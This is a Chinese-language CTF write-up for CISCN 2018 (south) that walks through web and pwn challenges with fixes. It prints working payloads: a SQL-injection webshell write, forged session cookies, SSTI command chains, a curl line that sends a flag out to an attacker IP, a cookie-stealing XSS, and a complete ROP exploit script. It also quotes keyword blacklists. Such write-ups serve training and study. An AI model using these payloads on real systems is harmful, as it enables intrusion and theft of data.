题目 git: https://github.com/Rman0fCN/2018CISCN_SOUTH.git

WEB1

1、在首页的 favicon 有个引入 icon 的函数,可以读文件但只能读指定后缀的文件,参考 thinkphp 目录格式把源码脱下来

/favicon.html?fav_id=../../application/index/model/login

```
'favicon' => 'index/Index/favicon'
```

```
public function favicon()
   $favicon = input( key: 'fav_id');
    if (file_exists( filename: $filepath . ".png")) {
    else if (file_exists( filename: $filepath . ".php")) {
    •lse if (file_exists( filename: $filepath . ".ico")) {
    else if (file_exists( filename: $filepath . ".jpg")) {
    else if (file_exists( filename: $filepath . ".gif")) {
       die 0:
    if (!file_exists($favicon)) {
       die 0
    readfile ($favicon)
```

2、在/model/User.php 处存在 SQL 注入,并且有回显,有一个小小的过滤,但是只过滤小写,非常好绕过。

```
protected $salt = '4pU8i2';

public function doLogin($username, $password) {
    $username = trim($username):
    $password = generate_hash_with_salt($password, $this -> salt):
    $filter = "union|select|sleep|--":
    $this -> attackFilter($username, $filter):
    $res = $this -> where(array("username"=>$username, "password"=>$password))->find():

if $res {
    return $res:
    return $res:
}
```

```
private function attackFilter($strValue, $arrReq) {

if (is_array($strValue)) {
    $strValue = implode($strValue);
}

if (preg_match( pattern: "/" . $arrReq . "/si", $strValue) == 1) {
    echo '  <font color="red"> <b>Input illegal! </b> </font>  :
    exit();
}
```

```
if ((FALSE — model( name: 'User') -> getUserById($rdata[0]['id'])) || (FALSE — model( name: 'User') -> getUserByUsername($data['username']))) || dump($rdata);
exit();
```

登陆处 username 直接写 shell

admin' UNION SELECT

0x3C3F70687020406576616C28245F4745545B276173275D293B3F3E ,2,3,4,5 into outfile '/var/www/html/public/11.php' # 写入 shell 之后即可获取 flag。


修复方法:

修复思路蛮多的,我就直接把 flag 路径加入过滤目录了,不允许读就可以了,并开了大小写过滤


```
>>$filter -= "union|select|sleep|--|'|#|into|outfile|dumpfile|php|txt|load_file|th3s_is_3hE_flag.txt";
>$this --> attackFilter($username, .$filter);
>$res := -db() --> ·query("SELECT ** ·FROM · `user` ·WHERE · `username` ·= ·'$username' ·AND · `password` ·= ·'$password'"
>if($res) ·{
>| --> return ·$res;
>}
>return ·FALSE;
```

WEB2

1、/admin 进入后台,采用弱密码 123456



2、上传图片处存在漏洞



利用方法很简单: 抓包修改 mime 为白名单内的即可上传 shell, 拿到 shell 之后就可以获取 flag。

修复:

后缀名过滤被关掉了,添加后缀过滤。

```
// Allowed file extension types
$allowed = array(
        'jpg',
'jpeg',
        'gif',
        'png'
);
// Allowed file mime types
$allowed = array(
'image/jpeg'
       'image/pjpeg',
        'image/png',
        'image/x-png',
        'image/gif'
);
if (!in_array($files['file']['type'], $allowed)) {
    $json['error'] = '文件类型错误';
// Return any upload error
if ($files['file']['error'] != UPLOAD_ERR_OK) [
$json('error'] = '上传失败'. $files['file']['error'];
$json['error'] = '上传失败';
                                                                                                         (AXX)
```

WEB3

1、比赛时给了源码,这道题应该是考的是 Thinkphp 5.0.15 的 SQL 注入,比赛时注入点没找到,赛后和深大师傅交流,师傅说漏洞点在 mail 处的 update 处。

在构造 mail 参数时可以转换成数组 mail[0]=inc&mail[1]=updatexml(1,concat(0x7e,select * from pay_config where id =1,0x7e),1)&mail[2]=123 这样应该就能报错查询到第三方支付的 pay_key 2、

拿到 pay_key 就可以伪造支付签名,把 sign 按照逻辑签成 1 块钱,就可以购买 ticket 获得 admin 权限。

```
public function third_pay(Request %request) {
        return $this->redirect( url: '/login'); //未登录
    $commodity_id = intval(input( key: 'commodity_id'));
    $price = floatval(input( key: 'price'));
    $sign = input( key: 'sign');
    $real_sign = $this->gen_pay_url($commodity_id, $price)['sign'];
    if ($sign != $real_sign) {
        $this->assign( name: 'danger', value: 1);
       return view():
    $user_id = session( name: 'id');
    $result = $this->shop_model->pay($user_id, $commodity_id, $price);
    if (! $result) {
        $this->assign( name: 'danger', value: 1);
        return view();
        $commodity = $this->shop_model->get($commodity_id)
        if ($commodity=>name == 'ticket')
        $this=>assign( name: 'success', value: 1);
       return view();
private function gen_pay_url($id, $price) {
    $pay_key = db( name: 'pay_config')->where( field: 'id', op: '1')->find()['pay_key'];
    $mark = http_build_query($parm)
    $parm['sign'] = md5( str: $mark. $pay_key);
    $callback_ur1 = '/thirdpay?'.http_build_query($parm);
    $result = array(
        sign'=> $parm['sign'],
    return $result;
```

3、拿到管理员权限,就可以去反序列化构造 flag 类,获取 flag 了

修复

官方 commit:

https://github.com/top-

 $\underline{think/framework/commit/363fd4d90312f2cfa427535b7ea01a097ca8db1b}$

WEB4

不会做,摸了

WEB5

1、 网站采用官方原始的 cookie secret key:

5f55e8c1487401007e1b56211abd85de5fe57f9fc0079e5060e981f025d2

2、 利用脚本伪造 VIP 身份:

2|1:0|10:1528524163|8:username|8:eW55eW4=|a9e01715ad71878fd65b23b86d289dfcbbf7864593a90c16eac2daf0862fb699

3、修改 cookie 获得 vip 修改权限:



3、 利用 python 存在模板注入,过滤了单引号,采用字符串拼接绕过。 存在一定过滤

```
Estring_blacklist == ('{{', ."'", .'script', .'object', .'onerror', .'onload', .....'select', .'from', .'where', .'union', .'os', .'sys', .'open', .'include', .'extend', .'module', ....'timeit', .'subprocess', .'import', .'print', .'curl', .'proc', .....'builtin', .'eval', .'exec', .'input', .'pickle', .'reload')

用{% raw %}绕过
```

```
{% raw *expr* %}
Outputs the result of the given expression without autoescaping.
```

```
{% raw
```

```
().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute_
_("func_"+"global"+"s")["linecache"].__dict__["o"+"s"].__dict__["pop"+"en
"]("cat /home/ctf/flag ").read() %}
```

ciscn{bdDdj28MnWZ66vWx9Czy4XwkFdUgSmFe7MZw6tj5z4MUvuYy2W2GmszntBgDJcY7}

WEB6

1、存在 nginx 的静态文件配置错误,用/static../可以进行文件目录遍历

```
location /static
{
    alias /app/sshop/assets/;
    autoindex on;
}
```

2、漏洞位于 ShopCarHandler 和 ShopCarAddHandler 中,购物车信息储存和加载的时候会被用户篡改

使用 load 加载用户提交的购物车信息,构造 buycar 类,重载迭代器,可以讲行指令执行。

```
□class ShopCarHandler(BaseHandler):
  ···@tornado.web.authenticated
  ····def·get(self, ·*args, ·**kwargs):
   ····buycar -- self.get_secure_cookie('commodity_buycar')
      ···if·buycar:
      ....buycar = loads (b64decode (buycar))
      ····commodities -- []
      .....price ⋅= ⋅0
           ··for·one·in·buycar:
          ·····commodity = self.orm.query(Commodity).filter(Commodity.id == one).one()
          ·····commodity.count -= buycar[one]
            ····commodity.i·=·i
             ....commodity.prices = int(buycar[one]) * int(commodity.price)
             ····price·+=·int(buycar[one])·*·int(commodity.price)
          ·····commodities.append(commodity)
       ·····return self.render('shopcar.html', commodities=commodities, price=price)
   ····return self.render('shopcar.html')
```

修复:

nginx:

```
location /static/
{

alias /app/sshop/assets/;
autoindex on;
}

所以将原文件中的

from pickle import loads, dumps
pickle 库改用 json 库:

from json import loads, dumps

至此, 修复成功
```

WEB7

- 1、 利用把购物车金钱抓包修改成负数增加金钱
- 2、 获得./backdoor.so 逆向可得

```
1 void __fastcall zif_secret(zend_execute_data *execute_data, zval *return_value)
2 {
3     __int64 v2; // rdi
4     zend_string *key; // [rsp+0h] [rbp-38h]
5     zend_string *args; // [rsp+8h] [rbp-30h]
6     const char key_ans[17]; // [rsp+10h] [rbp-28h]
7     unsigned __int64 v6; // [rsp+28h] [rbp-10h]
8
9     v2 = execute_data->This.u2.next;
10     v6 = __readfsqword(0x28u);
11     strcpy((char *)key_ans, "diow1829hdnu1928");
12     if ( (unsigned int)zend_parse_parameters(v2, &unk_CA1, &key, &args) != -1 && !strcmp(key->val, key_ans) )
13         system(args->val);
14     __readfsqword(0x28u);
15 }
```

3、user_info 处获得 cmd, 但是无回显

```
public function user_info(Request $request) {
    $user = $this->user->where('username', session('username'))->first();
    $user['integral'] = number_format($user['integral'], decimals: 2, dec_point: '.', thousands_sep: '');
    $info = 'you are not vip. Please get 2000 or more integral to be vip';
    if ($this->user->where('username', session('username'))->value('integral') >= 2000) {
        $cmd = $request->input('cmd');
        $key = $request->input('key');
        secret($key, $cmd);
        $info = "/backdoor. so and i will never tell you my secret";
}
return viev('user', ['user' => $user, 'info' => $info]);
}
```

4、cmd=curl http://ip/\$(cat /flag)&key=diow1829hdnu1928 使用 curl 将答案回显

WFB8

这题很简单,但是 flag 格式有个坑。。。搞得我们浪费了很多时间

- 1、提示 1 要我们活动 6000 元,用官方样例源码漏洞,直接修改购物车结算为负数即可获得任意金额
- 2、提示2要获取 admin

采用官方 cookie secret 伪造 admin 用户进入后即可获得 RSA pqE C

```
# 17 dash.Integral volumes and the integral is more than 6000 can you get a hint</center>')

# self.write('<center>Only when the integral is more than 6000 can you get a hint</center>')

# elif self.get_secure_cookie('username') != 'admin':

# clif self.write('<center>Hint: Only admin can see flag</center>')

# clif self.write('<center>Hint: Only admin can see flag</center>')

# clif self.get_secure_cookie('username') != 'admin':

# elif self.get_secure_cookie('username') != 'admin':

# # current path=os.path.abspath(_file__)

# # flag_path=os.path.abspath(os.path.dirname(current_path) + os.path.sep+".")

# # oflag_path=str(flag_path) + '/a7ab44c66eebfdc0afda5d3b8cee834c.txt'

# # f=open(flag_path, "r")

# # flag=f.read()

# # return self.render('a7ab44c66eebfdc0afda5d3b8cee834c.html', flag=flag)

# creturn self.render('user.html', ouser=user, flag='')
```

3′

```
\begin{array}{l} p = 96484230290105156765905517400104265349457376392357398006439893520398525072984913995610350091634270503701075707336333509116912802977771602006\\ 25281665378483\\ q = 11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230647903887510065547947313543299303261\\ 986053486569407\\ E = 655537\\ C = 16515500352536781184061513504580591363936693438898853568017867650383940670657950822265499091197145708122800676449197087056022508883258951138\\ 893900632016883599490660834952608190213554592367017383586152583228076659624226130746431811620465015637638426812780818900193736361377068783038304856705859228667165632893\\ \end{array}
```

利用工具解得

319499398498323173728299985202537254712764364556775964160 668877568926556

加上

ciscn{31949939849832317372829998520253725471276436455677596 4160668877568926556}提交即可。。。当时没有说清楚格式,害我们试了半天。

修复方法:

`/home/ciscn/sshop/views/User.py`

修改渲染逻辑

`/home/ciscn/sshop/settings.py`

修改 cookie_secret, debug.

`/home/ciscn/sshop/models.py`

结算时检查商品价格是否 < 0

WEB9

username 模板注入,上面那个 payload 再用一遍……(好像就换了个引号?)(看看人家的 hint,SSTI,多直白(

PWN1



emmmm 居然直接调用 python 来计算,并且没有过滤,注入 1");import os;print os.system("cat /home/ciscn/flag")# 即可执行系统指令并获得 flag

PWN4 mirage_game

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

包类型 66 时执行某函数

```
1 _int64 sfadkjf()
3
   char dest; // [rsp+0h] [rbp-30h]
4 void *src; // [rsp+20h] [rbp-10h]
5 void *v3; // [rsp+28h] [rbp-8h]
   setbuf(stdin, 0LL);
   setbuf(stdout, 0LL);
9 setbuf(stderr, 0LL);
10 v3 = malloc(0x100uLL);
src = malloc(0x100uLL);
12 puts("Welcome To Ciscn2018");
puts("I'm Mirage Team\n");
puts("Plea1se start your performance! :)");
15
   gets(v3, 0LL);
16 base64_decode((__int64)v3, (__int64)src);
17 memcpy(&dest, src, 0x80uLL);
18 puts("Oh! It's a traffic accident!");
19 return 0LL;
20 }
```

base64 解码后 memcpy 到 dest 造成栈溢出,构造出 ROP 链泄露函数地址,利用泄露的地址计算出 system 真实地址,再重新调用 main 再次触发溢出,调 system bin sh 即可。


原来的栈	ROP链			
输出puts真实地址并重启main				
prev ebp	aaaa			
return addr	pop_rdi_ret			
	got[puts]			
	plt[puts]			
	sfadkjf addr			
调用system("/bin/sh")				
prev ebp	aaaa			
return addr	pop_rdi_ret			
	"/bin/sh"			
	system addr			

exp 代码 https://paste.ubuntu.com/p/Ks83zNdTwp/

```
from pwn import *
import sys
context.log_level='debug'
elf=ELF('./mirage_game')
if 'remote' in sys.argv:
sh=remote("172.16.13.104",1337)
libc=ELF('./libc.so.6')
```

```
else:
  sh=process('./mirage_game')
  libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
pop_rdi_ret=0x0000000000403383
payload='RPCM'+' \times 00'*4+p32(66,endian='big')
b64ed='a'*(0x30+8)
b64ed+=p64(pop_rdi_ret)+p64(elf.got['puts'])
b64ed+=p64(elf.plt['puts'])+p64(elf.symbols['sfadkjf'])
# b64ed+=p64(pop_rdi_ret)
print 'len:',hex(len(b64ed))
payload+=base64.b64encode(b64ed)
sh.sendline(payload)
open('out','wb').write(payload+'\n')
time.sleep(0.5)
r=sh.recv()
# print r.split(':)\n')[1]
puts_real=u64(r.split(':)\n')[1].split('\n')[1].ljust(8,'\x00'))
print 'puts real:',hex(puts_real)
libc_base=puts_real-libc.symbols['puts']
b64ed='a'*(0x30+8)
bin sh=0x18cd57
# print '/bin/sh :',hex(libc.string('/bin/sh'))
b64ed+=p64(pop_rdi_ret)+p64(libc_base+bin_sh)+p64(libc.symbols['sys
tem']+libc_base)
sh.sendline(base64.b64encode(b64ed))
sh.interactive()
b sfadkif
b *0x4017f1
run < out
其他 pwn 摸了
```

1、注册账号进入用户界面



2、进入工单记录,提交 Markdown XSS

原始过滤为过滤 onerror 和所有 html 标签,所以必须使用 markdown 转换,然后闭合双引号绕过



payload:

![dsa](x"onerror=eval(atob('Yj1kb2N1bWVudC5jb29raWU7YT0iPGltZyBzcmM9aHR0cDovL2xvY2FsaG9zdDo4MjM0LyIrYnRvYShiKSsiPiI7ZG9jdW1lbnQud3JpdGUoYSk7'))%")

该 payload 是弹到本地 8234 端口

3、在本地监听 8234 端口, 得到管理员 cookie

start listening ... username="2|1:0|10:1527175816|8:username|24:QWRNSW5fZm9yX0NIM2szcg==|48763a964e1c1ce3fb3fe850665a422b2f883897cbbe542773ea2d062000a853"

4、利用得到的管理员 cookie 登陆管理员界面,进入短信设置



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5、打开请求手机验证,修改模板为

6、触发发送短信操作,进入管理员后台查看发送记录

短信发送记	录	■ 商城	◀ 秒杀活动!	📜 购物车	i 管理▼
19-t- I	######################################				

提交人	发送时间	服务器返回
AdMIn_for_CH3k3r	Fri May 25 06:18:13 2018	<root> <tel>0</tel> <text>【VYG乐购】您的验证码为: 1234 CISCN{this_is_a_sample_flag} </text> </root>

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修复点:

- Ticket.py 里 TicketCreateHandler.post,使用更强的过滤(如先 md 再 bleach),不能直接禁用 Markdown
- 修复 SMS 服务器上的 XXE 注入,关闭实体解析,不能直接删除发短信功能
- (这个漏洞应该都会修.....)

解法 2 - Python 修饰器参数注入

(专门为 fixit 环节设计)

访问 http://127.0.0.1:8233/user/2?super_admin_mode=1 可得管理员 flag

① 不安全 | 192.168.94.132/user/2?super_admin_mode=1

VYG乐购~Beta~ 商城 秒杀活动

用户信息

用户名: ItouMakoto

ID号: 2

个人介绍:

邮箱地址: ItouMakoto@it.edu.cn

余额: -2333.0

邀请人ID号: None

手机号: 0

权限: 0

密码哈希: CISCN{this_is_a_sample_flag}

最近发表的评论:无记录

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原理:

出问题的函数集中在 view/tools.py,这里存放了常用的辅助函数。当不同修饰器连接时,验证规则不健壮造成对模板逻辑的注入。

template_kwargs_importer 用于合并参数字典

```
def import args(method)
           @functools.wraps(method)
            def wrapper(self, *args, **kwargs)
               argss=inspect.getargspec(method).args
               if argss[0]=='self'
                   argss=argss[1:]
                form_kwargs=template_kwargs_importer({a:None for a in argss[len(args):]}, # router can pass args
                {k: self.get_argument(k) for k in self.request.arguments},
               return method(self, *args, **form_kwargs)
           return wrapper
19
       def template_kwargs_importer(*args)
           result=dict()
           for each in args
               result.update(each)
           return result
```

```
def render(self, template_name, **kwargs):
modes=dict()
modes['super_admin_mode']=True if self.is_super_admin() else False
modes['customer_service_mode'] = True if self.is_customer_service() else False
super(BaseHandler, self).render(template_name=template_name, **template_kwargs_importer(modes, kwargs))

self.
```

import_args 用于直接将表单导入到函数参数表,方便保存后显示表单保存好的数据,提高用户和编码体验(因为数据已经在命名空间中,直接传给模板引擎即可,不需要再重复写参数列表),例如:

```
19
            @tornado.web.authenticated
20
            @check user admin
21
            @import_args
22 0
            def post(self,force_phone_check,api_url,method,name,template, *args, **kwargs)
                if force phone check:
23
                    set_config('force_phone_check',True)
24
                    c = read_config('sms_settings')
                    if api url: # means change value
28
                            set_config('sms_settings', {"api_url": api_url,
29
                                                         "method": method,
30
                                                         "template": template
                             self.orm.commit()
```

RequestHandler.render 被修改,用于向模板系统引入常用变量(比如渲染顶栏菜单时,区分管理员模式)

```
def render(self, template_name, **kwargs):
modes=dict()
modes['super_admin_mode']=True if self.is_super_admin() else False
modes['customer_service_mode'] = True if self.is_customer_service() else False
super(BaseHandler, self).render(template_name=template_name, **template_kwargs_importer(modes, kwargs))

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```

render 里面**template_kwargs_importer(modes,kwargs) 由于合并次序问题,当kwargs 有 super_admin_mode 或 customer_service_mode 时,会将真正的值覆盖掉,而敏感信息显示与否是交予模板控制的,当以后门的方式加入上述参数,便可以对应权限查看用户敏感信息,造成隐私泄露。

灵感来源: https://blog.csdn.net/cc7756789w/article/details/46635383